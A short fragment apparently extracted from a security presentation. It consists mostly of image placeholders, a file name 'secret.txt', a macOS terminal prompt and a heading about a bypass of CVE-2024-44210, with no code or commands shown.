













secret.txt

fish — -zsh — 112x35


Last login: Wed Mar 27 12:36:22 on ttys002  
fish@sonoma1 ~ %




**CVE-2024-44210 - Bypass**

